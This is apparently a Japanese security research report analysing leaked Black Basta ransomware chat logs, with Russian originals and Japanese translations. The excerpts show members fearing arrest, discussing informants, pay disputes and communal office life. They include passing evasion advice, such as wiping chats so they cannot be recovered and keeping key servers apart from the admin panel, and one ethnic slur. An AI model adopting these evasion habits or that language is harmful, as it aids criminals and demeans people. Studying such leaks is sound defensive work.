2024-07-17 20:35:25, @chuck:talks.icu, но это придется завязать с работой

	2024-07-17 20:35:36, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> у нас есть время еще, вопрос в другом, сколько его у нас с тобой ? пока дед жив) 2024-07-17 20:35:49, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> но это придется завязать с работой я до окончания СВО буду работать 2024-07-17 20:35:54, @usernamegg:matrix.bestflowers247.online, потом все 2024-07-17 20:35:59, @usernamegg:matrix.bestflowers247.online, тебе тоже советую так сделать 2024-07-17 20:36:09, @chuck:talks.icu, аа 2024-07-17 20:36:33, @chuck:talks.icu, я думал как потери компенсирую, буду завязывать 2024-07-17 20:36:41, @chuck:talks.icu, сво надолго

サイバー犯罪者たちがインターポールと国内法執行機関からの追跡を懸念し、対策を議論している。彼らはロシア国内にいる限り身柄引き渡しはないと確信しつつも、法的対応や身元偽装など安全策を検討している。将来を見据えた不安などを共有し、「特別軍事作戦（CBO）」が終わった後には引退する計画も明かされている。

gg が釈放された際のやりとり

日本語訳	原文
[2024-09-16 10:14:13][ng]：一つだけ聞かせて、いわゆる“ブック”（＝証拠）は見つかってないってことだよな？ ～～～ 中略 ～～～ [2024-09-16 10:14:44][gg]：その質問の意味が分からない [2024-09-16 10:15:10][ng]：ノート PC とか、他の重要なデータのこと [2024-09-16 10:15:11][gg]：ノート PC は押収されたのか？ [2024-09-16 10:15:22][lapa]：ああ、NL（オランダ）で新しいのを出させたほうがいい [2024-09-16 10:16:04][gg]：いや、やつらは何も持ってない。大事なものは全部信頼できる人たちに渡せたし、うちの妻が本当にすごくて、まるでこの日のために準備してたみたいに完璧にやってくれた [2024-09-16 10:16:33][gg]：てか、それだけが気になるのかよ？ [2024-09-16 10:16:37][ng]：いやいや、そんなことないよ [2024-09-16 10:16:40][lapa]：どのみち、俺のほうでは「サーバー＋ログイン」ブート失敗って記録されて、別のサーバーで再試行になるだけ [2024-09-16 10:16:58][ng]：> <@usernamegg:matrix.bestflowers247.online> てか、それだけが気になるのかよ？　そんなことないさ [2024-09-16 10:17:50][ng]：全部気にしてたよ。お前のことずっと心配してた、なんで怒ってるんだよ？ [2024-09-16 10:18:29][gg]：いやいや“ブック”なんてないよ兄弟、俺のことはお前が一番よく知ってるはず。俺ならちゃんとやるって分かってただろ ～～～ 中略 ～～～ [2024-09-16 10:24:41][ng]：> <@usernamegg:matrix.bestflowers247.online> 何が起こるか分からない。でもな、お前も本当に気	2024-09-16 10:14:13, @ng:talks.icu, один вопрос, я так понимаю книжки не прилипли же у тебя? [omitted] 2024-09-16 10:14:44, @usernamegg:matrix.bestflowers247.online, не понял вопроса 2024-09-16 10:15:10, @ng:talks.icu, ноутбук и другая ценная информация 2024-09-16 10:15:11, @usernamegg:matrix.bestflowers247.online, ноутбук изъяли у меня ? 2024-09-16 10:15:22, @lapa:matrix.bestflowers247.online, да, пусть выдает новые в nl 2024-09-16 10:16:04, @usernamegg:matrix.bestflowers247.online, нет, у них нет ничего я все успел отдать надежным людям и жена молодец все сделал как будь то ее жизень готовила к этому 2024-09-16 10:16:33, @usernamegg:matrix.bestflowers247.online, тебя релаьно только это интресует?) 2024-09-16 10:16:37, @ng:talks.icu, хорошо 2024-09-16 10:16:40, @lapa:matrix.bestflowers247.online, в любом случаи у менять просто помечается, что "сервер + логин" не получилось сбрутить, и будет повторный брут другим сервером 2024-09-16 10:16:58, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> тебя релаьно только это интресует?) нет конечно 2024-09-16 10:17:50, @ng:talks.icu, меня все интересует, я за тебя переживал, что ты агришься? 2024-09-16 10:18:29, @usernamegg:matrix.bestflowers247.online, да ну какая книжка братец, ты меня знаешь лучше чем себя, я бы все сделал как нужно.

をつけろよ、これはただの警告じゃない　今度会おうよ、俺に何か言いたいことがあるんだろ？ [2024-09-16 10:25:44][gg]：ああ、会えると思う [2024-09-16 10:26:16][gg]：俺たちを裏切って情報を漏らすかもしれないクズが一人いる [2024-09-16 10:26:41][gg]：でも、それは後にしよう [2024-09-16 10:26:48][gg]：とにかく今は気をつけてくれ、家の中では安全だ ～～～ 中略 ～～～ [2024-09-16 10:28:25][ng]：> <@usernamegg:matrix.bestflowers247.online> 俺たちを裏切って情報を漏らすかもしれないクズが一人いる　興味深い発言だな [2024-09-16 10:29:13][gg]：でも事実だよ	[omitted] 2024-09-16 10:24:41, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> в этом я убедился на своем опыте что бывает очень по разному. ты главное будь акуратен я не просто так тебе это говорю, береги себя. нам нужно увидеться, тебе что то мне сказать? 2024-09-16 10:25:44, @usernamegg:matrix.bestflowers247.online, да, можно будет 2024-09-16 10:26:16, @usernamegg:matrix.bestflowers247.online, есть какая то мразь , которая может подсливать нас 2024-09-16 10:26:41, @usernamegg:matrix.bestflowers247.online, но потом 2024-09-16 10:26:48, @usernamegg:matrix.bestflowers247.online, пока просто будь аккуратней и в дома мы в безопасности [omitted] 2024-09-16 10:28:25, @ng:talks.icu, > <@usernamegg:matrix.bestflowers247.online> есть какая то мразь , которая может подсливать нас интересное высказывание 2024-09-16 10:29:13, @usernamegg:matrix.bestflowers247.online, ну это факт

逮捕または拘束から解放された人物と仲間の会話で、組織内に情報提供者の存在を示唆している。当局の捜査から重要なデータを守るために家族の協力があったことが明かされ、仲間に対して警戒を促している。釈放された安堵感と同時に、今後の活動における内部の裏切り者への警戒が強調されている。

yy 釈放後のメッセージ

日本語訳	原文
[2024-09-16 07:26:03][yy]：トランプ、やあ。バイオだよ。釈放された、連絡すらできなくてすまん。マスクショー（※家宅捜索）で骨が折れるかと思った、突入されたときになんとかサーバーから切断することはできた。なぜ俺が消えたかは察してくれてると思うし、パネルとかも全部変えたと信じてる。たぶん換金役が俺を売ったんだと思う。それ以外は、最後の 3 件の送金取引（約 3BTC）以外には何も見つからなかった。とにかく、拘置所でしばらく漬けられてから釈放されたよ。今は誰かに監視されてる気がして大人しくしてる。クソなのは、あいつらに車を没収されて家も差し押さえられたこと。でも、そのうち返ってくると信じてる。全体としては、なんとか耐えてる。自由な生活にもまだ慣れてない。金もキツいし、機材も返ってきてない。今は知人のところから書いてる、メールもダミーのアドレスにしてる。もう少し落ち着いたらまた連絡するよ、トランプチ、見捨てないでくれ。じゃあな、幸運を。	2024-09-16 07:26:03, @usernameyy:matrix.bestflowers247.online, Трамп привет. Это bio. Меня выпустили, извини что не смог даже сказать, маски-шоу чуть не сломало все кости, кода влетели, благо успел отключиться от сервака. Думаю ты понял почему я пропал и надеюсь поменял все панели и т.д. Предполагаю, что слил меня меняло. кроме как последних трех транзаций по переводу у меня больше ничего не нашли (там около 3 btc было). Короче помариновали в сизо и отпустили. пока чувствую что за мной наблюдают, поэтому отсиживаюсь. Хуево, что конфисковали машину, арестовали дом ублюдки. Но надеюсь скоро отдадут. В целом держусь, до сих пор привыкаю к свободе. С баблом туговато, с техникой тоже, пока еще ничего не вернули. Пишу от знакомого, ящик левый указал. Как станет у меня по спокойнее постараюсь Трампыч с тобой выйти на связь, надеюсь не бросишь. Удачки.

逮捕後に釈放されたメンバーが他の関係者に連絡を取り、身を潜めている状況を報告している。逮捕の詳細、財産の差し押さえ、身辺の危険、監視への不安などが語られており、サイバー犯罪者の逮捕後の心理と現実的リスクが生々しく描かれている。

会話内容の盗聴に警戒する様子

ここでの会話は安全ではないと警戒する様子

日本語訳	原文
[2024-01-25 16:27:03][sunortla]：ちなみに、ここでのやりとりは安全じゃないよ [2024-01-25 16:27:07][gg]：うんうん [2024-01-25 16:27:13][sunortla]：qTox のほうがいい [2024-01-25 16:27:18][gg]：うちは暗号化されてるんだ [2024-01-25 16:27:24][gg]：自前のサーバー上で動いてるようなもんだから	2024-01-25 16:27:03, @sunortla:matrix.bestflowers247.online, Кстати общение сдесь не безопасное 2024-01-25 16:27:07, @usernamegg:matrix.bestflowers247.online, да да 2024-01-25 16:27:13, @sunortla:matrix.bestflowers247.online, Лучше qtox

[2024-01-25 16:27:32][gg]：qTox は使ってない [2024-01-25 16:27:34][sunortla]：でも IP は全部丸見えで流れてるよ [2024-01-25 16:27:36][gg]：あれは安全じゃないよ [2024-01-25 16:27:41][gg]：うちのチームは全員ここにいる [2024-01-25 16:27:50][gg]：よし [2024-01-25 16:27:53][gg]：300 ドル [2024-01-25 16:27:57][gg]：とりあえず今回はこれで [2024-01-25 16:28:00][gg]：あとで請求書出してくれ [2024-01-25 16:28:03][gg]：グループに追加するよ	2024-01-25 16:27:18, @usernamegg:matrix.bestflowers247.online, у нас шифрованное оно 2024-01-25 16:27:24, @usernamegg:matrix.bestflowers247.online, на своем сервере считай стоит он 2024-01-25 16:27:32, @usernamegg:matrix.bestflowers247.online, qTox нет 2024-01-25 16:27:34, @sunortla:matrix.bestflowers247.online, Только Ip в открытую идут 2024-01-25 16:27:36, @usernamegg:matrix.bestflowers247.online, он не безопасен 2024-01-25 16:27:41, @usernamegg:matrix.bestflowers247.online, мы всей тимой тут 2024-01-25 16:27:50, @usernamegg:matrix.bestflowers247.online, хорошо 2024-01-25 16:27:53, @usernamegg:matrix.bestflowers247.online, 300$ 2024-01-25 16:27:57, @usernamegg:matrix.bestflowers247.online, пока так 2024-01-25 16:28:00, @usernamegg:matrix.bestflowers247.online, потом счет выставишь 2024-01-25 16:28:03, @usernamegg:matrix.bestflowers247.online, добавлю тебя в группу

犯罪者たちは通信の安全性について議論している。一方は qTox を推奨するが、もう一方は現在使用中のプラットフォームが暗号化され自前のサーバー上にあるため安全だと主張している。安全な通信手段の確保が彼らにとって重要な関心事であることが分かる。

LockBit がテイクダウンされた際のやりとり

日本語訳	原文
[2024-05-06 18:03:37][yy]：https://www.bleepingcomputer.com/news/security/lockbits-seized-site-comes-alive-to-tease-new-police-announcements/ [2024-05-06 18:03:57][yy]：かわいそうに [2024-05-06 18:05:34][gg]：これはエグいな [2024-05-06 18:05:42][gg]：うちらもいつ同じ運命になるか分からないな [2024-05-06 18:05:52][gg]：古いチャットは復元できないように全部消すべきだな（笑） [2024-05-06 18:06:07][yy]：幸い、うちのサーバーの鍵は管理パネルとは完全に切り離されてる [2024-05-06 18:06:11][yy]：うちは全部しっかりやってるよ [2024-05-06 18:06:58][gg]：時が経てば分かるさ（笑）	2024-05-06 18:03:37, @usernameyy:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/lockbits-seized-site-comes-alive-to-tease-new-police-announcements/ 2024-05-06 18:03:57, @usernameyy:matrix.bestflowers247.online, бедолага 2024-05-06 18:05:34, @usernamegg:matrix.bestflowers247.online, жестко все это 2024-05-06 18:05:42, @usernamegg:matrix.bestflowers247.online, у нас какой то такой же исход может быт ьв любой моент 2024-05-06 18:05:52, @usernamegg:matrix.bestflowers247.online, все старые чаты удалять надо так что бы их не востановить) 2024-05-06 18:06:07, @usernameyy:matrix.bestflowers247.online, слава богу у нас сервера с ключами вообще с админкой не связаны 2024-05-06 18:06:11, @usernameyy:matrix.bestflowers247.online, у нас всё грамотно сделано 2024-05-06 18:06:58, @usernamegg:matrix.bestflowers247.online, время покажет)

Revil についての会話

日本語訳	原文
[2024-05-06 18:09:10][yy]：ランサムウェアの取り締まりが厳しくなってきたな [2024-05-06 18:09:16][yy]：数日前に Revil のメンバーの少年が逮捕された [2024-05-06 18:09:18][yy]：懲役 13 年だ [2024-05-06 18:09:24][gg]：ああ [2024-05-06 18:09:26][gg]：見た [2024-05-06 18:09:28][gg]：ウクライナ人だろ	2024-05-06 18:09:10, @usernameyy:matrix.bestflowers247.online, жёстко за рансом взялись 2024-05-06 18:09:16, @usernameyy:matrix.bestflowers247.online, там из ревила посадили парня пару дней назад 2024-05-06 18:09:18, @usernameyy:matrix.bestflowers247.online, 13 лет 2024-05-06 18:09:24, @usernamegg:matrix.bestflowers247.online, да 2024-05-06 18:09:26, @usernamegg:matrix.bestflowers247.online, видел 2024-05-06 18:09:28, @usernamegg:matrix.bestflowers247.online, хохол

ランサムウェア攻撃グループ LockBit と Revil に関連した逮捕事例について情報共有している。厳罰化の傾向を認識し、サイバー犯罪者たちが取り締まり強化の動向を警戒している様子が分かる。

3.5 内部の裏切りに警戒する様子

チャットログの分析から、Black Basta が必ずしも一枚岩の組織ではなかったことが判明した。金銭トラブルを筆頭に、メンバー間の不誠実な行動に対する不満が噴出しており、組織内に深刻な不信感が存在していた。こうした内部の軋轢の蓄積が、今回のチャットログ流出の一因となった可能性も考えられる。

メンバーの裏切りを警戒する様子

貢献に対する収益分配に不満を漏らす様子

日本語訳	原文
[2024-04-19 10:24:52][nickolas]：組織内のプロセスをもっと整備して、スタッフ体制も見直さないとな :)	2024-04-19 10:24:52, @nickolas:talks.icu, процессы бы еще внутри коллектива выстроить, да причесать кадровый состав :)
[2024-04-19 10:25:11][gg]：> <@nickolas:talks.icu> 組織内のプロセスをもっと整備して、スタッフ体制も見直さないとな :) あいつらはちょっと稼いだみたいだよ	2024-04-19 10:25:11, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> процессы бы еще внутри коллектива выстроить, да причесать кадровый состав :)　они тут денег немного заработали
[2024-04-19 10:25:08][nickolas]：30（万）まで増やして、それでカボチャに戻ったよ 🤭😇	2024-04-19 10:25:08, @nickolas:talks.icu, они выросли в 30, и превратились в тыкву 🤭😇
[2024-04-19 10:25:26][gg]：> <@nickolas:talks.icu> 30 まで増やして、それでカボチャに戻ったよ 🤭😇 それは悔しいな	2024-04-19 10:25:26, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> они выросли в 30, и превратились в тыкву 🤭😇　обидно
[2024-04-19 10:25:43][nickolas]：> <@usernamegg:matrix.bestflowers247.online> あいつらはちょっと稼いだみたいだよ ああ、でも俺には一銭もくれなかったよ =)	2024-04-19 10:25:43, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> они тут денег немного заработали　ага, зато со мной ни копейкой не поделились =)
[2024-04-19 10:25:44][gg]：欲張りすぎたか？	2024-04-19 10:25:44, @usernamegg:matrix.bestflowers247.online, жадность сгубила ?
[2024-04-19 10:26:04][nickolas]：しかも黙ってたんだよ、俺が VPN の供給元から聞いて初めて、3件の支払いがあったことを知ったんだ	2024-04-19 10:26:04, @nickolas:talks.icu, и промолчали, я вообще узнал от поставщика впнок, что ребята выплаты 3 штуки сделали)
[2024-04-19 10:26:16][gg]：> <@nickolas:talks.icu> ああ、でも俺には一銭もくれなかったよ =)　だってお前いなかったし、あいつらは自分たちでやってるって言ってたよ	2024-04-19 10:26:16, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> ага, зато со мной ни копейкой не поделились =)　ну тебя же нет, они мне пишут что сами по себе двигаются
[2024-04-19 10:26:33][nickolas]：ああ、俺が構築したプロセスの上で、な	
[2024-04-19 10:26:57][gg]：お前、会った時に「彼らは自分たちでやってる」って言ってたじゃん	

[2024-04-19 10:27:00][gg]：「俺はもう抜けた」って [2024-04-19 10:27:06][gg]：好きにやらせておけばいい [2024-04-19 10:27:25][gg]：> <@nickolas:talks.icu> ああ、俺が構築したプロセスの上で、な それは反論できないな [2024-04-19 10:27:35][nickolas]：でも俺はそれでも様子見てたし、「元気か？」とか聞いたりしてたんだよ :) [2024-04-19 10:27:38][gg]：マネジメントもスキルが要るしな [2024-04-19 10:27:47][gg]：技術的な理解も必要だし	2024-04-19 10:26:33, @nickolas:talks.icu, Ага, на выстроеннных мною процессах) 2024-04-19 10:26:57, @usernamegg:matrix.bestflowers247.online, ты мне при встрече тогда сказал что они сами по себе 2024-04-19 10:27:00, @usernamegg:matrix.bestflowers247.online, я типа ушел 2024-04-19 10:27:06, @usernamegg:matrix.bestflowers247.online, пускай делаю что хотят 2024-04-19 10:27:25, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Ага, на выстроеннных мною процессах)　не поспоришь тут 2024-04-19 10:27:35, @nickolas:talks.icu, ну я все равно присматривал, спршаивал как дела итп :) 2024-04-19 10:27:38, @usernamegg:matrix.bestflowers247.online, менеджерить тоже надо уметь 2024-04-19 10:27:47, @usernamegg:matrix.bestflowers247.online, еще и технически понимать

この会話では、nickolas が自ら構築したプロセス上で他メンバーが収益を得たにもかかわらず、自身には一切報酬が還元されなかったことに対する不満を表明している。gg は、nickolas が離脱を宣言していたことを理由に分配対象外とするが、組織内でのコミュニケーションや信頼関係の欠如が露呈している。

裏切り者がファイルを漏洩する可能性について言及する様子

日本語訳	原文
[2024-01-29 09:06:44][sunortla]：ネズミ（裏切り者）が復讐でファイルを流すかもしれない [2024-01-29 09:06:49][gg]：別のクライプターのやつか [2024-01-29 09:06:57][gg]：ああ ～～～ 中略 ～～～ [2024-01-29 09:07:16][gg]：お前、容赦ないな ～～～ 中略 ～～～ [2024-01-29 09:10:56][sunortla]：> <@usernamegg:matrix.bestflowers247.online> お前、容赦ないな　なんで俺があいつに情けをかけ	2024-01-29 09:06:44, @sunortla:matrix.bestflowers247.online, крыса может сливать файлы, мстя 2024-01-29 09:06:49, @usernamegg:matrix.bestflowers247.online, от другого криптера 2024-01-29 09:06:57, @usernamegg:matrix.bestflowers247.online, aa [omitted]

なきゃならないんだよ。俺に乗っかって生きてたんだぞ、俺みたいなやつを食い物にしてさ。で、最後は俺のことを切り捨てて、泥を塗って消えてった。自分の過ちも認めず、他人の労力に感謝もせずに生きてるやつなんて、助ける理由なんかないだろ。 ～～～ 中略 ～～～ [2024-01-29 09:24:30][gg]：> <@sunortla:matrix.bestflowers247.online> なんで俺があいつに情けをかけなきゃならないんだよ。俺に乗っかって生きてたんだぞ、俺みたいなやつを食い物にしてさ。で、最後は俺のことを切り捨てて、泥を塗って消えてった。 > 自分の過ちも認めず、他人の労力に感謝もせずに生きてるやつなんて、助ける理由なんかないだろ。　分かった	2024-01-29 09:07:16, @usernamegg:matrix.bestflowers247.online, капец ты его не жалешь [omitted] 2024-01-29 09:10:56, @sunortla:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> капец ты его не жалешь А почему я должен его жалеть, он на мне катался, жил за счет меня и таких как я, а потом просто взял и обнулил, полив грязью. Человек не признает своих ошибок и не ценит чужой труд, за счет которого живет. [omitted] 2024-01-29 09:24:30, @usernamegg:matrix.bestflowers247.online, > <@sunortla:matrix.bestflowers247.online> А почему я должен его жалеть, он на мне катался, жил за счет меня и таких как я, а потом просто взял и обнулил, полив грязью. > Человек не признает своих ошибок и не ценит чужой труд, за счет которого живет. хорошо

サイバー犯罪グループ内の裏切りと不信感が表面化している。メンバーの一人が復讐目的で情報漏洩する可能性が示唆され、安全な通信手段（プライベートメッセージ）への移行を促している。グループ内では個人間の深い恨みが存在し、裏切り行為に対する怒りが表明されている。

4. 組織運営の実情

流出したチャットログから、Black Basta が物理的な拠点で一部のメンバーによる共同生活を送り、組織的な運営体制を維持していたことが読み取れる。これは、一般的なサイバー犯罪集団とは異なる特徴である。

メンバーは攻撃活動に加えて、健康や私的な生活に関する情報も共有しており、攻撃活動と私生活の境界があいまいな関係性を築いていた。このような親密な関係性を持ちながらも、組織運営においては、リーダー層による厳格なタスク管理と規律の下で明確な上下関係と役割分担が存在していた。同時に、外部環境の変化に応じたリブランドや組織再編を柔軟に検討する適応力も併せ持っている。また、技術力への評価と能力主義を重視する文化が根付いており、高度な情報共有による効率的な攻撃作戦の遂行を可能にしている。ただし、このような組織体制のもとでも、報酬問題や対人関係における摩擦、過酷な作業環境による負担といった内部課題も抱えており、メンバー間の信頼と対立が複雑に絡み合う、組織の実態が垣間見えた。

4.1 オフィスと共同生活について

Black Basta は物理的な活動拠点を維持し、組織的な運営を行っていた。メンバー間ではオフィスへの出勤やリモート活動について議論され、週単位の食事計画、衛生管理、サウナなどの余暇活動まで話題に上っていた。帰宅に許可を求める場面や私的な感情のやりとりも確認され、犯罪活動と日常生活が密接に結びついた環境であったことが判明した。

物理的なオフィスに関する話題

帰宅に許可が必要であることを示す会話

日本語訳	原文
[2023-09-27 17:32:42][yy]：家に帰れるかな？ [2023-09-27 17:36:46][gg]：もうとっくに帰っていい頃だろ [2023-09-27 17:36:50][gg]：まだそこにいるの？ ） [2023-09-27 17:36:56][gg]：もう帰ったと思ってたよ [2023-09-27 17:36:57][yy]：うん、でもどうやって） [2023-09-27 17:37:05][yy]：許可なしじゃ無理なんだ	2023-09-27 17:32:42, @usernameyy:matrix.bestflowers247.online, я поеду домой? 2023-09-27 17:36:46, @usernamegg:matrix.bestflowers247.online, давно пора 2023-09-27 17:36:50, @usernamegg:matrix.bestflowers247.online, ты еще там что ли ?) 2023-09-27 17:36:56, @usernamegg:matrix.bestflowers247.online, я думал ты уже уехал 2023-09-27 17:36:57, @usernameyy:matrix.bestflowers247.online, ну да а как) 2023-09-27 17:37:05, @usernameyy:matrix.bestflowers247.online, без разрешения нельзя

一部の会話からは、拠点からの帰宅すら自由に行えないという統制の強さが明らかとなる。Black Basta が犯罪組織であることを加味すると、これは自発的な共同生活ではなく、ある種の拘束または監視下にある環境の可能性が高い。こうした運営形態は、構成員の離脱や情報流出を防止するための統制手段として位置づけられる。

プログラマーが活動形態に不満を漏らす様子

日本語訳	原文
[2023-10-30 20:34:55][gg]：オフィスで働くことになる ） [2023-10-30 20:34:59][gg]：プログラマーには本当に大変だ ） [2023-10-30 20:35:35][w]：+++ [2023-10-30 20:35:37][w]：今やるよ [2023-10-30 20:35:41][w]：終わったら連絡する [2023-10-30 20:35:54][w]：> <@usernamegg:matrix.bestflowers247.online> オフィスで働くことになる ） そうだね） [2023-10-30 20:36:07][w]：ホワイトで働いてたときもオフィスは好きじゃなかった [2023-10-30 20:36:12][w]：家からの方が楽だよ [2023-10-30 20:36:08][gg]：うん、分かる [2023-10-30 20:36:27][gg]：君はプログラマーだから、うちではみんなリモートにしてるけど、しばらくはオフィス勤務になる [2023-10-30 20:36:32][gg]：それから（オフィスに）来るだけになる感じ [2023-10-30 20:37:36][w]：了解） [2023-10-30 20:37:50][w]：まぁプログラマーは確かに、だらけるのが好きな人多いしね	2023-10-30 20:34:55, @usernamegg:matrix.bestflowers247.online, в офсие работать) 2023-10-30 20:34:59, @usernamegg:matrix.bestflowers247.online, прогерам вообще тяжело) 2023-10-30 20:35:35, @w:matrixtcFJHPDblmt2rg.network, +++ 2023-10-30 20:35:37, @w:matrixtcFJHPDblmt2rg.network, щас сделаю 2023-10-30 20:35:41, @w:matrixtcFJHPDblmt2rg.network, отпишу 2023-10-30 20:35:54, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> в офсие работать ） да) 2023-10-30 20:36:07, @w:matrixtcFJHPDblmt2rg.network, когда в вайте работал, тоже не любил оффис 2023-10-30 20:36:12, @w:matrixtcFJHPDblmt2rg.network, из дому проще 2023-10-30 20:36:08, @usernamegg:matrix.bestflowers247.online, ну да, есть такое 2023-10-30 20:36:27, @usernamegg:matrix.bestflowers247.online, ты прогер, я всех прогеров на удаленку перевожу но некоторое время работают в офисе 2023-10-30 20:36:32, @usernamegg:matrix.bestflowers247.online, потом только приезжают 2023-10-30 20:37:36, @w:matrixtcFJHPDblmt2rg.network, понял) 2023-10-30 20:37:50, @w:matrixtcFJHPDblmt2rg.network, ну прогеров вообще да, многие ебловать любят

この会話から、Black Basta はメンバーの職種や状況に応じて活動形態（リモート／オフィス）を柔軟に切り替えていることが分かる。w のような技術職には負担を理解しつつも、当面はオフィスでの活動を求めており、作業効率や監視体制を重視している様子がうかがえる。

不在メンバーへの親密な感情を示すやりとり

日本語訳	原文
[2024-02-07 17:55:30][gg]：><@usernamenn:matrix.bestflowers247.online> もう寂しくなったか？$$は月曜からずっと寂しそうな顔してタバコ吸ってる、お前のことめっちゃ恋しがってるよ ） [2024-02-07 17:55:42][gg]：下でおしゃべりする相手が必要なんだよ、あいつには [2024-02-07 17:55:45][nn]：ああ、お前が寂しがってるのかと思ってた [2024-02-07 17:55:58][gg]：俺はお前の理想主義にいつも恋しがってるよ	2024-02-07 17:55:30, @usernamegg:matrix.bestflowers247.online, ><@usernamenn:matrix.bestflowers247.online> уже соскучился?　$$ с пн ходит с грустным лицом курить, ему тебя сильно не хватает) 2024-02-07 17:55:42, @usernamegg:matrix.bestflowers247.online, ему компания нужна попиздеть внизу 2024-02-07 17:55:45, @usernamenn:matrix.bestflowers247.online, аа я думал ты соскучился 2024-02-07 17:55:58, @usernamegg:matrix.bestflowers247.online, я по тебе идейному всегда скучаю

この会話から、Black Basta のメンバー間に私的で親密な人間関係が築かれていることが分かる。攻撃活動に関連しないやりとりに見えるが、「下でおしゃべりする相手が必要」といった表現からも、基本的にメンバーが物理的に同じ拠点に滞在している可能性が示唆される。

新拠点となる豪華なオフィスについての会話

日本語訳	原文
[2023-10-23 15:41:49][nn]：新しい場所への引っ越しはいつ？ [2023-10-23 15:41:54][nn]：来週行けるよ =) [2023-10-23 15:47:34][gg]：こんにちは [2023-10-23 15:47:49][gg]：そっちでソファとかキッチンとか準備してる [2023-10-23 15:47:56][gg]：シャンデリアも取り付けてる [2023-10-23 15:48:05][nn]：なるほど [2023-10-23 15:48:07][gg]：最低でもあと１ヶ月半はかかると思う [2023-10-23 15:48:15][gg]：一部はまだ製作中 [2023-10-23 15:48:25][gg]：新しい家に引っ越す予定で、マットレスもベッドも全部新品 [2023-10-23 15:48:28][gg]：全部ゼロから揃える	2023-10-23 15:41:49, @usernamenn:matrix.bestflowers247.online, на новую локацию когда переезд? 2023-10-23 15:41:54, @usernamenn:matrix.bestflowers247.online, я готов на след неделе приехать =) 2023-10-23 15:47:34, @usernamegg:matrix.bestflowers247.online, привет 2023-10-23 15:47:49, @usernamegg:matrix.bestflowers247.online, собираю там мебель мягкую, кухню и тд 2023-10-23 15:47:56, @usernamegg:matrix.bestflowers247.online, люстры вешаю

～～～ 中略 ～～～ [2023-10-23 15:49:04][gg]：カーテンも寝具も全部オーダーメイドで仕立ててる、一人一人に合わせて [2023-10-23 15:49:46][gg]：今日キッチン家電の支払いをした。キッチンは二つあって、一つは 1 階、もう一つは 3 階の作業スペースの近くにある [2023-10-23 15:49:50][gg]：全体的にうまく計画できたと思う [2023-10-23 15:49:53][gg]：きっと気に入ると思うよ	2023-10-23 15:48:05, @usernamenn:matrix.bestflowers247.online, aa понял 2023-10-23 15:48:07, @usernamegg:matrix.bestflowers247.online, ну я думаю еще месяца полтора как минимум 2023-10-23 15:48:15, @usernamegg:matrix.bestflowers247.online, что то в изготовлении 2023-10-23 15:48:25, @usernamegg:matrix.bestflowers247.online, короче мы переедем в новый дом с новыми чистыми матрсами кроватями и тд 2023-10-23 15:48:28, @usernamegg:matrix.bestflowers247.online, все с нуля будет [omitted] 2023-10-23 15:49:04, @usernamegg:matrix.bestflowers247.online, шторы шьют , постельное шьют и тд все будет под каждого 2023-10-23 15:49:46, @usernamegg:matrix.bestflowers247.online, технику сегодня на кухню оплачивал, там две кухни одна на первом будет другая на третьем этаже в рядом с зоной где рботать будем 2023-10-23 15:49:50, @usernamegg:matrix.bestflowers247.online, удобно все распланировал вроде как 2023-10-23 15:49:53, @usernamegg:matrix.bestflowers247.online, я думаю зайдет нам

新拠点は各メンバーに合わせて内装を用意しており、キッチンなどの住環境設備に加え、シャンデリアなどもあしらえた豪華なつくりであることが共有されている。会話から、Black Basta メンバーの一部が拠点に寝泊まりしている可能性が高いと考えられ、できるだけ働きやすく居住性の高い環境を整えていたことが分かる。

Black Basta の新しい拠点のイメージ（会話にもとづいて生成 AI により作成）

共同生活に関する話題

オフィスでの献立についての会話

日本語訳	原文
[2023-11-10 16:53:06][gg]：2 つのオフィス向けメニュー： 月曜日 ラッソーリニク（漬物スープ） 赤いんげん豆と牛肉・赤玉ねぎのサラダ いくらソースのサーモン 鶏のカツレツ 豚ヒレ肉の炒め物 マッシュポテト マカロニ モルス（ベリージュース）	2023-11-10 16:53:06, @usernamegg:matrix.bestflowers247.online, Меню на 2 офиса: Понедельник Рассольник Салат из красной фасоли с говядиной и красным луком Семга в икорном соусе Котлета куриная Свиная поджарка из вырезки Пюре Макароны Морс Творожная запеканка со сгущенкой Вторник Борщ Салат мимоза Куриные ножки маринованные в майонезно-чесночном соусе Тефтели Креветки в кляре Рис Картошка жареная Блинчики с мясом и

